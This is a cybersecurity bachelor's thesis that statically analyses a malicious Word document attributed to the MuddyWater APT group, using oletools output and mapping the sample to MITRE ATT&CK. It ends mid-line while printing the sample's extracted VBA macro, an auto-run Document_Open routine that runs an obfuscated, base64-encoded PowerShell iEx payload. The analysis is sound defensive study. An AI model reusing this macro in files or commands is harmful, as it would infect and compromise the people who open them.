

TALLINN UNIVERSITY OF TECHNOLOGY

School of Information Technologies

Cyber Security Engineering

Elvin Abbasli 194445IVSB

Analysing Macro-based Malicious Documents

Bachelor's Thesis

Supervisor: Mohammad Tariq Meeran (PhD)
Co-Supervisor: Rashad Suleymanov

Tallinn 2022

TALLINNA TEHNIKAÜLIKOOL

Infotehnoloogia teaduskond

Küberturbe tehnoloogiad

Elvin Abbasli 194445IVSB

Dokumendimakrode Põhiste Küberrünnete Analüüs

Bakalaureusetöö

Juhendaja: Mohammad Tariq Meeran (PhD)

Kaasjuhendaja: Rashad Suleymanov

Tallinn 2022

Author's declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature, and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Elvin Abbasli

08/05/2022

Abstract

Microsoft Office suite is inarguably one of the most famous office suites available nowadays in the world.

In this research, the author conducts the static analysis of the macro-based malicious Office document and presents the results accordingly. The structure of the important Office documents that are frequently used in such attacks, like threat activities related to malicious macro documents and respective vendor reports, tactics, techniques, and procedures used to perform exploits, and recommendations to prevent such attacks have also been briefly explained throughout the research work.

The outcome of the research can be used by Security Operations Centre teams of the enterprises and public/educational institutions to get insights into the malicious macro-based Office documents and increase defence capabilities. The users with non-technical backgrounds can also get enlightened with the useful information to be more prepared against macro-based threats during their daily work and non-work-related activities.

The thesis is in English and consists of 27 pages of text, 5 chapters, 15 figures, and 2 tables.

List of abbreviations and terms

APT	Advanced Persistent Threat
CFBF	Compound File Binary Format
CVE	Common Vulnerabilities and Exposures
CWE	Common Weakness Enumeration
DLL	Dynamic-link Library
etc.	Et cetera (and other similar things)
IOC	Indicator of Compromise
IR	Incident Response
IT	Information Technology
MS	Microsoft
OLE	Object Linking and Embedding
OOXML	Office Open XML
PhD	Doctor of Philosophy
SOC	Security Operations Centre
SS	Structured Storage
URL	Uniform Resource Locator
XML	Extensible Markup Language
VBA	Visual Basic for Applications

Table of Contents

1. Introduction.....	1
1.1 Motivation	1
1.2 Research problem.....	2
1.3 Research goals and objectives	2
1.4 Research questions	3
2. Literature review	4
2.1 Microsoft Office document structure.....	4
2.1.1 OLE 2 format	4
2.1.2 OOXML format.....	4
2.2 Threat activities related to macro-based malicious documents	5
2.3 MITRE ATT&CK framework as a reference.....	7
3. Method	10
3.1 Research method	10
3.2 Data collection	10
3.3 Data analysis method.....	11
4. Analysis and results	12
4.1 Review of the threat actor, malicious document, and analysis environment	12
4.1.1 Threat actor.....	12
4.1.2 Malicious sample	13
4.1.3 Analysis environment	14
4.2 Analysis.....	14
4.3 Mapping the attack with the ATT&CK Framework	19
4.4 Recommendations	22
4.5 Summary of the analysis and results	26
5. Conclusion	27
References.....	28

Appendix 1 – Non-exclusive licence for reproduction and publication of a graduation thesis
.....33

List of Figures and Tables

Figure 1. Typical structures of OOXML files	5
Figure 2. Flowchart of Zloader infection chain	6
Figure 3. ATT&CK Enterprise matrix	8
Table 1. Examples of the documents used by Muddy Water to lure targets in the Middle East, South Asia, and South Caucasus regions	13
Figure 4. Malicious document summary information as per olefile.py run.....	14
Figure 5. Document summary information for the sample as per olefile.py run.....	15
Figure 6. Ole directory entries	16
Figure 7. Embedded macros code extracted from the malicious document	17
Figure 8. The summary of the risky keywords found by olevba.py	17
Figure 9. The stream information as per oledump.py run.....	18
Figure 10. The command line to extract macros with oledump.py	18
Figure 11. The deobfuscated command to download the malicious resource	18
Figure 12. Virustotal result for the malicious URL retrieved from the VBA code	19
Table 2. Mapping the ATT&CK Framework with the Muddy Water attack	20
Figure 13. The Splunk analytic to identify any Powershell DownloadString processes	23
Figure 14. The Security Warning notification for macros	25
Figure 15. The Security Risk notification for blocked macros	25

1. Introduction

1.1 Motivation

It is almost impossible to find a personal computer user who has never used any Microsoft Office programs or is unaware of their existence at some point. The presence of the Microsoft productivity tools, especially Word and Excel, is so visible that computer literacy is sometimes even attempted to be measured by the knowledge of these tools.

The use of Office tools is not only limited to day-to-day non-commercial individual activities. Big corporations, banks, governments, and educational institutions also frequently use such programs for various purposes, including but not limited to processing data and sharing information.

In order to meet pressing deadlines and catch up with the pace of the modern work routine, automation is a must. It would be impossible to imagine the creation of dozens of documents by using manual work. Therefore, digitization and online word processing would not make sense without the macro feature in the Office suite.

According to the official Microsoft documentation, a macro is a sequence of commands that can be utilised to automate a repeated task and can be run while performing the task [1]. Automation can be done by either recording actions or using VBA scripting. VBA can be used for automation and repetition, extensions to user interactions, the interaction between Office applications, and doing things another way [2]. Shortly, tasks that can be done by using more than one manual step can be easily automated by the use of VBA macro features.

Hence, the use of Office documents supported by VBA macros is an inevitable part of the daily work/business routine. The widespread use of these technologies also requires proper security mechanisms to prevent the possible threats directed at legitimate users.

Apart from the frequent use and exchange which might draw the attention of fraudulent actors, many users do not have a technical background or necessary cybersecurity awareness to identify the possible threats related to macros. There is a need to enlighten the government/business/academia/user communities on the dangers of macro-based malicious

documents as attacks initiated via such documents could lead to grave data breaches, loss of reputation and money, and other serious problems.

These factors altogether make this topic very appealing to research. Besides, the whole process will be also helpful to the researcher to apply the gained knowledge during their daily work activities. Finally, the intellectual satisfaction obtained from the creative process is another motivating factor to conduct the research on this topic.

1.2 Research problem

As mentioned before, Microsoft Office apps, especially the productivity ones such as Microsoft Word and Excel are globally used by companies, government and educational institutions, and ordinary users. Millions of people exchange such files through the Internet on a regular basis. Macros, helping to achieve automation by using the scripting language or XML, have also eased the document creation process and increased the popularity of the Office suite.

However, the VBA scripting language used in macros and existing Microsoft Office vulnerabilities also make an arbitrary program execution quite possible. Macros, like blood, spilled in the shark-rich waters, attract malicious actors who try to abuse this feature of productivity apps to subsequently deliver a malicious payload.

Thus, attacks using macro-based malicious documents are still very common and can do a huge amount of damage considering the popularity of Microsoft Office apps.

1.3 Research goals and objectives

The aim of the research is:

- to analyse a macro-based malicious document
- to provide recommendations on how to detect such attacks and prevent them

Research objectives are:

- conduct static analysis of a malicious macro-based document by using open-source

tools

- map analysis results with the common attack techniques known from the MITRE ATT&CK framework
- provide recommendations based on static analysis and attack techniques observed during the analysis process

1.4 Research questions

- What are the potential threats arising from the malicious macro-based documents?
- How can the static analysis of such documents help to detect such attacks and assist with the prevention?

2. Literature review

2.1 Microsoft Office document structure

MS Office document structure, especially file formats are important during the analysis of such documents. A file format, according to the Microsoft documentation, specifies how data is stored for a particular application [3]. The most important file formats that need to be taken into account when it comes to macros are divided into two types. One of these is called OLE 2 and another one is OOXML.

2.1.1 OLE 2 format

OLE 2 format, being a binary one, can also be called SS and CFBF. This format is supported by the old versions of Microsoft Office and apart from the Office suite can be seen in other files maintained by the Windows OS.

Binary file formats were initially designed for old computers to perform operations in a faster way. Loading a record happens without any lexing or parsing by copying a range of bytes from disk to memory [4]. The structured storage - a collection of streams and storage - mentioned above is also aimed to “reduce performance penalties and overhead associated with storing objects in a flat file [5].

The most common file extensions associated with “Office Trinity” (Word, Excel, PowerPoint) - .doc, .xls, .ppt - are OLE 2 based file formats. These file formats automatically support macro not depending on the naming of the files.

2.1.2 OOXML format

OOXML file format has been introduced with the MS Office 2007 and is based on the XML format. The new formats adopted with the introduction of OOXML (.docx, .xlsx, .pptx) are aimed to “improve file and data management, data recovery, and interoperability with line of business systems” [6].

OOXML files have a tree-like structure and consist of XML files. These files can also store

objects, such as multimedia files and so on.




Figure 1. Typical structures of OOXML files (Source: [7])

The main element of the OOXML package is a file called [Content_Types].xml which is stored in the root of the package and lists all content types of the parts that the package contains. [7] There are various relationships between file resources in OOXML file format and .rels folder includes relationships between those resources and parts.

Unlike OLE2 format, documents using XML-based formats ignore embedded macros. In order to overcome this, such file names should have an extension ending with the letter .m (.docm, .xlsm, .pptm, .dotm) [8].

2.2 Threat activities related to macro-based malicious documents

Macro-based malware is usually delivered as email attachments or inside ZIP files [9]. Attachment-based phishing email attacks are very common and frequently used by cybercriminals. Although these types of phishing campaigns are not as widespread as the link-based ones, in reality, they can be more effective in luring users. According to the “2021 User Risk Report” by Proofpoint, among the phishing simulation test templates, attachment-based

templates have a 20% failure rate. In other words, the tested users got lured and deceived more often when they received phishing simulation emails with attachments compared to link-based or data-entry-based tests [10]. This indirectly indicates that macro-based malicious document attacks can still be effective and their dangers are more pressing than link-based email attacks.

According to the “Q4 and 2020 Malware Threat Report” by Avira, a computer security software company, there was a 68% rise in Office related threats - malware spread via Word, Excel, Powerpoint documents which are mostly used as a gateway to download the payload - in the last quarter of 2020. [11] As per the report, Office documents were used to spread malware such as *Emotet*, *Dridex*, *Zloader*, *Qakbot*, and *Ursnif*. Encrypted documents were also used as a part of Office exploits during that period.

Virustotal’s 2021 Malware Trends Report states that there was a 209% increase in the submitted malicious samples using VBA-embedded files for malware distribution compared to 2020 [12].

As per Malwarebytes “2021 State of Malware Report”, Zloader (Silent Night), the notorious malware affecting businesses and consumers, was using fraudulent Excel invoice documents to deliver subsequent ransomware payloads [13].




Figure 2. Flowchart of Zloader infection chain (Source: [14])

As is seen in Figure 2, the malware loads and runs 32-bit DLLs for executing specific functions or creating shortcuts. [14] Rundll32.exe, shell32.dll, and control_RunDLL are utilised to start control.exe and run the downloaded DLL with the help of that executable.

According to the Microsoft itself, the following malware families are related to macro

download threats:

- Ransom: MSIL/Swappa
- Ransom: Win32/Teerac
- TrojanDownloader: Win32/Chanitor
- TrojanSpy: Win32/Ursnif
- Win32/Fynloski
- Worm: Win32/Gamarue [9]

Finally, according to the Kaspersky report covering November 2020 - November 2021, although there was a decrease in the number of exploitations of Microsoft Office vulnerabilities, cybercriminals still use these exploits frequently considering the fact that 49.75% of all the exploits were related to the Office suite in the reporting period [15].

As it is seen from the above reports, MS Office-related exploits including malicious macros are still quite popular and frequently used as a part of phishing email campaigns. The widespread use of Office documents and the easy craft process of such documents make such first-stage attacks very popular not only for APTs and ransomware groups but also for ordinary cybercriminals.

2.3 MITRE ATT&CK framework as a reference

MITRE ATT&CK can be considered the “Bible” of the SOC teams around the world which try to understand the motivation of the adversaries and prevent cyber attacks. It is used as a starting point for the preparation of specific threat models and methodologies in a vast range of organisations representing the public and private sectors [16]. Although there are other cyber intelligence frameworks/models such as Cyber Kill Chain, currently MITRE ATT&CK (“ATT&CK”) backed by the MITRE corporation is favoured more among the security community due to its comprehensive matrices consisting of attack tactics and techniques/subtechniques [17]. Additionally, it is possible to find information about APT groups, data sources, mitigations, etc. through the official website of the framework to be better prepared for any possible cyber threats and understand the behaviour and goals of adversaries. ATT&CK has also had a beneficial impact on the security industry and hugely contributed to the CVE and CWE databases.

ATT&CK Enterprise matrix includes 14 tactics and more than hundreds of techniques and subtechniques in itself covering the different phases of cyberattacks. This matrix is frequently used in big enterprises starting from the preparation of alert use cases to threat hunting and other blue team activities.

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 18 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0.02)	Acquire Infrastructure (0.04)	Drive-by Compromise (0.01)	Command and Scripting Interpreter (0.03)	Account Manipulation (0.04)	Abuse Elevation Control Mechanism (0.04)	Abuse Elevation Mechanism (0.04)	Brute Force (0.04)	Account Discovery (0.04)	Exploitation of Remote Services (0.04)	Archive Collected Data (0.03)	Application Layer Protocol (0.04)	Automated Exfiltration (0.01)	Account Access Removal (0.01)
Gather Victim Host Information (0.04)	Compromise Accounts (0.02)	Exploit Public-Facing Application (0.02)	Exploitation for Client Execution (0.03)	BITS Jobs (0.01)	Access Token Manipulation (0.03)	Access Token Manipulation (0.03)	Credentials from Password Stores (0.03)	Application Window Discovery (0.04)	Internal Spearphishing (0.04)	Audio Capture (0.03)	Communication Through Removable Media (0.04)	Data Transfer Size Limits (0.01)	Data Destruction (0.01)
Gather Victim Identity Information (0.03)	Compromise Infrastructure (0.04)	External Remote Services (0.02)	Inter-Process Communication (0.02)	Boot or Logon Autostart Execution (0.02)	Boot or Logon Autostart Execution (0.02)	BITS Jobs (0.01)	Exploitation for Credential Access (0.03)	Browser Bookmark Discovery (0.04)	Lateral Tool Transfer (0.04)	Automated Collection (0.03)	Removable Media (0.04)	Data Encryption (0.01)	Data Encrypted for Impact (0.01)
Gather Victim Network Information (0.04)	Develop Capabilities (0.04)	Hardware Additions (0.02)	Native API (0.01)	Boot or Logon Initialization Scripts (0.03)	Boot or Logon Initialization Scripts (0.03)	Deobfuscate/Decode Files or Information (0.03)	Forced Authentication (0.03)	Cloud Infrastructure Discovery (0.04)	Remote Service Session Hijacking (0.03)	Clipboard Data (0.03)	Data Encoding (0.02)	Alternative Protocol (0.03)	Data Manipulation (0.03)
Phishing for Information (0.03)	Establish Accounts (0.02)	Phishing (0.03)	Scheduled Task/Job (0.03)	Browser Extensions (0.03)	Boot or Logon Initialization Scripts (0.03)	Direct Volume Access (0.03)	Input Capture (0.04)	Cloud Service Dashboard (0.04)	Remote Services (0.04)	Data from Cloud Storage Object (0.03)	Data Obfuscation (0.03)	Exfiltration Over C2 Channel (0.02)	Defacement (0.02)
Search Closed Sources (0.02)	Obtain Capabilities (0.03)	Replication Through Removable Media (0.03)	Shared Modules (0.03)	Compromise Client Software Binary (0.03)	Create or Modify System Process (0.04)	Execution Guardrails (0.01)	Man-in-the-Middle (0.02)	Cloud Service Discovery (0.04)	Remote Services (0.04)	Data from Configuration Repository (0.03)	Dynamic Resolution (0.03)	Exfiltration Over Other Network Medium (0.01)	Disk Wipe (0.02)
Search Open Technical Databases (0.03)	Supply Chain Compromise (0.03)	System Services (0.02)	Software Deployment Tools (0.03)	Create Account (0.03)	Event Triggered Execution (0.03)	Exploitation for Privilege Escalation (0.02)	Network Sniffing (0.04)	Domain Trust Discovery (0.04)	Replication Through Removable Media (0.03)	Data from Information Repositories (0.02)	Encrypted Channel (0.02)	Exfiltration Over Physical Medium (0.01)	Endpoint Denial of Service (0.01)
Search Open Websites/Domains (0.02)	Valid Accounts (0.04)	Trusted Relationship (0.02)	Windows Management Instrumentation (0.03)	Create or Modify System Process (0.04)	Exploitation for Privilege Escalation (0.02)	Group Policy Modification (0.03)	OS Credential Dumping (0.03)	File and Directory Discovery (0.04)	File and Directory Discovery (0.04)	Data from Local System (0.03)	Exfiltration Over Other Network Medium (0.01)	Firmware Corruption (0.01)	Inhibit System Recovery (0.01)
Search Victim-Owned Websites (0.02)	External Remote Services (0.03)	User Execution (0.02)	Hijack Execution Flow (0.03)	Event Triggered Execution (0.03)	Hide Artifacts (0.07)	Group Policy Modification (0.03)	Network Share Discovery (0.03)	File and Directory Discovery (0.04)	Software Deployment Tools (0.03)	Data from Network Shared Drive (0.03)	Multi-Stage Channels (0.03)	Exfiltration Over Web Service (0.02)	Network Denial of Service (0.01)
	Hijack Execution Flow (0.03)	Implant Container Image (0.03)	Process Injection (0.03)	Hide Artifacts (0.07)	Hijack Execution Flow (0.03)	Group Policy Modification (0.03)	Network Sniffing (0.04)	File and Directory Discovery (0.04)	Taint Shared Content (0.03)	Data from Removable Media (0.03)	Non-Application Layer Protocol (0.03)	Scheduled Transfer Data to Cloud Account (0.01)	Resource Hijacking (0.01)
	Office Application Startup (0.03)	Valid Accounts (0.04)	Scheduled Task/Job (0.03)	Impair Defenses (0.02)	Process Injection (0.03)	Indicator Removal on Host (0.03)	Steal Application Access Token (0.03)	File and Directory Discovery (0.04)	Use Alternate Authentication Material (0.04)	Data Staged (0.02)	Non-Standard Port (0.03)	Transfer Data to Cloud Account (0.01)	Service Stop (0.01)
	Pre-OS Boot (0.03)	System Services (0.02)	Valid Accounts (0.04)	Scheduled Task/Job (0.03)	Scheduled Task/Job (0.03)	Indirect Command Execution (0.03)	Steal or Forge Kerberos Tickets (0.04)	File and Directory Discovery (0.04)	Peripheral Device Discovery (0.03)	Email Collection (0.03)	Protocol Tunneling (0.03)	System Shutdown/Reboot (0.01)	
	Scheduled Task/Job (0.03)	User Execution (0.02)	System Services (0.02)	System Services (0.02)	System Services (0.02)	Masquerading (0.03)	Steal Web Session Cookie (0.03)	File and Directory Discovery (0.04)	Permission Groups Discovery (0.03)	Input Capture (0.04)	Proxy (0.04)		
	Server Software Component (0.02)	System Services (0.02)	System Services (0.02)	System Services (0.02)	System Services (0.02)	Modify Authentication Process (0.04)	Two-factor Authentication Interception (0.03)	File and Directory Discovery (0.04)	Process Discovery (0.03)	Man in the Browser (0.04)	Remote Access Software (0.03)		
		System Services (0.02)	System Services (0.02)	System Services (0.02)	System Services (0.02)	Modify Cloud Compute Infrastructure (0.04)	Unsecured Credentials (0.03)	File and Directory Discovery (0.04)	Query Registry (0.03)	Man in the Middle (0.02)	Traffic Signaling (0.03)		
		System Services (0.02)	System Services (0.02)	System Services (0.02)	System Services (0.02)		Software Discovery (0.03)	File and Directory Discovery (0.04)	Remote System Discovery (0.03)	Web Service (0.03)			
		System Services (0.02)	System Services (0.02)	System Services (0.02)	System Services (0.02)			File and Directory Discovery (0.04)	Screen Capture (0.03)	Video Capture (0.03)			

Figure 3. ATT&CK Enterprise matrix (Source: [16])

When it comes to macro-based malicious attacks the following techniques/subtechniques which are directly or indirectly related can be highlighted (Tactics: Techniques: Subtechniques):

- Initial access: Phishing: Spearphishing Attachment
- Persistence: Office Application Startup: Office Template Macros
- Execution: Command and Scripting Interpreter: Visual Basic
- Execution: Scheduled Task/Job
- Execution: User Execution: Malicious File
- Execution: Command and Scripting Interpreter: Powershell
- Execution: Command and Scripting Interpreter: Windows Command Shell
- Defence Evasion: Template Injection
- Defence Evasion: Deobfuscate/Decode Files or Information
- Defence Evasion: Obfuscated Files or Information

According to the Advanced Threat Research Report October 2021 by McAfee, Spearphishing attachment is the top Initial Access ATT&CK technique and Malicious File is one of the top 3 Execution techniques/subtechniques [18]. Based on this information, one more time it can be

implied that malicious Office documents are quite relevant even these days and a stronger emphasis should be put on these threats.

3. Method

This chapter deals with the research method, data collection and analysis methods, and approaches used to perform analysis and complete the research.

3.1 Research method

Research methods can vary depending on various factors such as purpose, environment, or time. For the current research work, the most suitable research method classification is *Conceptual vs. Empirical*.

According to Kothari, conceptual research is the one related to abstract ideas whereas empirical research focuses on experience or observations alone [19]. The latter is the most suitable one for the purposes of static analysis research. Being also called the experimental type of research, this research aims to produce conclusions that can be verified by the experiment or observations [19].

Static analysis of a selected malicious document that can explain the common methods and techniques used by the adversaries will be conducted by the researcher. A specially isolated lab environment will be set up to perform the analysis and see the results retrieved from the malicious code review.

The tools used for analysis will be mostly limited to *oletools* toolkit, written by Phillippe Lagadec, and malware analysis tools by Didier Stevens. These tools are popular among the malware analysis community and have been used by a number of projects and services, including ACE, Cuckoo Sandbox, MalwareBazaar, and Joe Sandbox [20]. The artefacts obtained by the analyses will be mapped to the ATT&CK techniques to understand the attack formation process and goals of malicious actors.

3.2 Data collection

The data collection process will be performed by the *observation* method. In this method, data

is collected by the observation of the researcher without conducting surveys or interviews [21]. The necessary preliminary data will be collected with the help of the performed static analysis of the chosen malicious document. VirusTotal online service will be used to choose the suitable file for the analysis to show the necessary characteristics of the malicious macro-based documents.

3.3 Data analysis method

With the help of the static analysis, metadata of the malicious document together with the VBA macros will be extracted.

Static analysis conducts the check of the code without actually examining it [22]. Being less costly compared to the dynamic analysis, the static analysis also ensures a lightweight inspection [23].

It should be also noted that static analysis only searches for a fixed set of patterns that might trigger an alarm. [22] It can not identify all the security-related problems and requires human evaluation.

4. Analysis and results

This chapter deals with the conducted analysis, mapping of the analysis results with the ATT&CK framework, recommendations related to the macro-based malicious documents, and a summary of the activities.

4.1 Review of the threat actor, malicious document, and analysis environment

4.1.1 Threat actor

A malicious MS Word document spread by the MuddyWater APT group has been chosen to be analysed for research purposes. MuddyWater, associated with the Iranian nation-state, is most active in the Middle East and conducts espionage activities [24].

The reason for the selection of the document is due to its use in the sophisticated nation-state APT campaign, the existence of the noteworthy techniques from the point of malware analysis, and possible prevention activities.

An APT is a term used to describe an attack campaign that tries to establish an illicit, long-term presence on a network with the purpose of stealing highly sensitive data. [25] Such attacks are carefully planned, use multiple stages and different attack techniques, and require comprehensive knowledge of the infrastructure of the organisation and its security policies.

The following table outlines the lure documents used against targets mostly based in the mentioned region by the above APT group:

Table 1. Examples of the documents used by Muddy Water to lure targets in the Middle East, South Asia, and South Caucasus regions (Source: [26])

Month	File Name or Decoy Document Theme	Suspected Target Region
Nov 2017	The NSA Telenor.doc	Unknown Pakistan
Oct 2017	Circulars.doc dollar.doc Pakistan Federal Investigation Agency CV of Middle Eastern Civil Servant	Turkey Pakistan
Sep 2017	Iraq National Intelligence Service Kaspersky Security solution 2017.doc	Iraq
Aug 2017	Arab Emirate سري.docm Iraq Commission of Integrity	Arab Emirates
Jul 2017	Requirements of the Sago.doc CommIT-Documents.doc Confidential letters.doc	Saudi Arabia Arab Emirates Pakistan
Jun 2017	Iraq Kurdistan Regional Government RFP_VOIP.doc	Iraq
May 2017	RFP.doc Requirement.doc Iraq Kurdistan Regional Government	Georgia Iraq
Mar 2017	court.doc	Georgia
Feb 2017	CERT-Audit-20172802-GEO.xls	Georgia

Initially being called Unit 42, the group’s signature attack is to create a Powershell-based first-stage backdoor called “POWERSTATS”. [27] Muddy Water also uses open-source tools, namely Meterpreter, Lazagne, Mimikatz, Invoke-Obfuscation, etc. in its threat activities.

4.1.2 Malicious sample

The sample malicious document originally called “*بستمارة.doc*” has been used by the group to target Turkey and Qatar [27]. The document with its MD5 hash being “*bba017e5c34c1de3ef0fb0d93195da70*” has been retrieved from the Virustotal platform. According to the recent analysis performed at the mentioned platform, the sample has been flagged as malicious by 43 security vendors out of 61 and 2 sandboxes [28].

4.1.3 Analysis environment

The static analysis of the abovementioned sample has been conducted at the Ubuntu-based Linux distribution called REMnux with the version 5.13.0-39-generic. Providing a collection of free tools, it is used for reverse engineering and malicious software analysis [29]. The malicious file, downloaded from Virustotal, has been saved in the folder “*muddy_water*” under the name of “*maldoc*” for the sake of simplicity.

4.2 Analysis

One of the first actions taken in the analysis process has been the collection of the file information. The *olefile.py* tool has been utilised for this purpose. According to the *SummaryInformation* stream properties retrieved as a result of the command execution, the file was created on 21/11/2018 and the last saved time is 22/11/2018. The last author of the MS Office Word document is Mohamed Bennabszilah whereas the author is Parliament Quds.

```
Properties from SummaryInformation stream:
- codepage: 1256
- title: b''
- subject: b''
- author: b'Parliament Quds'
- keywords: b''
- comments: b''
- template: b'Normal.dotm'
- last_saved_by: b'Mohamed Bennabszllah'
- revision_number: b'8'
- total_edit_time: 60
- last_printed: datetime.datetime(2018, 10, 19, 13, 14)
- create_time: datetime.datetime(2018, 11, 21, 15, 18)
- last_saved_time: datetime.datetime(2018, 11, 22, 12, 25)
- num_pages: 1
- num_words: 241
- num_chars: 1376
- thumbnail: None
- creating_application: b'Microsoft Office Word'
- security: 0
```

Figure 4. Malicious document summary information as per *olefile.py* run (Source: [Author generated])

The template is “*Normal.dotm*”, the one that opens whenever MS Word gets started and includes default styles and customisations defining the basic look of the document [30].

As it is seen from *SummaryInformation* and *DocumentSummaryInformation* streams, the code page for the sample is 1256 which is a character set identifier for Arabic [31].

```
Properties from DocumentSummaryInformation stream:
- codepage_doc: 1256
- category: None
- presentation_target: None
- bytes: None
- lines: 11
- paragraphs: 3
- slides: None
- notes: None
- hidden_slides: None
- mm_clips: None
- scale_crop: False
- heading_pairs: None
- titles_of_parts: None
- manager: None
- company: b''
- links_dirty: False
- chars_with_spaces: 1614
- unused: None
- shared_doc: False
- link_base: None
- hlinks: None
- hlinks_changed: False
- version: 1048576
- dig_sig: None
- content_type: None
- content_status: None
- language: None
- doc_version: None

Root entry name: "Root Entry"
This is a Word document.
type of stream 'WordDocument': 2
size : 153179
This document may contain VBA macros.

Non-fatal issues raised during parsing:
None
```

Figure 5. Document summary information for the sample as per *olefile.py* run (Source: [Author generated])

As described in Figure 5, the executed command also indicates that the document may contain VBA macros.

To analyse the structure of the malicious document and identify directory entries, various tools such as *oledir.py* and *olebrowse.py* can be used. With the help of *oledir.py*, it has been

identified that the stream with the id 6 in the entries is called *Macros*.

```
remnux@remnux:~/Desktop/elvin/muddy_water$ oledir maldoc
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file maldoc:
```

id	Status	Type	Name	Left	Right	Child	1st Sect	Size
0	<Used>	Root	Root Entry	-	-	3	173	7168
1	<Used>	Stream	Data	-	-	-	12C	10832
2	<Used>	Stream	1Table	1	-	-	142	13288
3	<Used>	Stream	WordDocument	6	5	-	0	153179
4	<Used>	Stream	\x05SummaryInformation	-	-	-	15C	4096
5	<Used>	Stream	\x05DocumentSummaryInf ormation	4	-	-	164	4096
6	<Used>	Storage	Macros	2	13	11	0	0
7	<Used>	Storage	VBA	-	-	9	0	0
8	<Used>	Stream	dir	-	-	-	0	522
9	<Used>	Stream	ThisDocument	8	10	-	9	3349
10	<Used>	Stream	_VBA_PROJECT	-	-	-	3E	2579
11	<Used>	Stream	PROJECT	7	12	-	67	365
12	<Used>	Stream	PROJECTwm	-	-	-	6D	41
13	<Used>	Stream	\x01CompObj	-	-	-	6E	114
14	unused	Empty		-	-	-	0	0
15	unused	Empty		-	-	-	0	0

Figure 6. Ole directory entries (Source: [Author generated])

In the next step, the following VBA macros have been extracted from the malicious document with the help of *olevba.py*.

```
Private Sub Start__()
    ActiveDocument.Bookmarks("h_").Range.Select
    ActiveDocument.Bookmarks("h_").Range.Font.Hidden = True

    ActiveDocument.Bookmarks("b_").Range.Select
    ActiveDocument.Bookmarks("b_").Range.Font.Hidden = False
    Application.Selection.EndOf
End Sub

Private Sub End__()
    ActiveDocument.Bookmarks("h_").Range.Select
    ActiveDocument.Bookmarks("h_").Range.Font.Hidden = False

    ActiveDocument.Bookmarks("b_").Range.Select
    ActiveDocument.Bookmarks("b_").Range.Font.Hidden = True
    Application.Selection.EndOf
    ActiveDocument.Save
End Sub

Private Sub Document_Close()
End__
End Sub

Private Sub Document_Open()
With CreateObject("WScript.Shell")
    .Run "Cmd /c " + Chr(34) + " Echo iEx ( new-object
sYStem.io.CoMPreSSiON.defLATEstreAm([system.io.mEmorYStrEAM] [ConVerT]::fRomBaSE64STRing(
'BcExEkAwEAXQq+hQSHotCg2FgjbWYo1NJv6M63uv75asGPirxvViQjYwzMxr44UVpWnDpz64bUISPyr8BGJt7SOUwht2bA7
OeNE7klGGdVEsvZQkIi9/'), [sYSTEM.io.compressiOn.CoMPrESSiOnmode]::DECOMPRESSs )^^^| % {new-obJecT
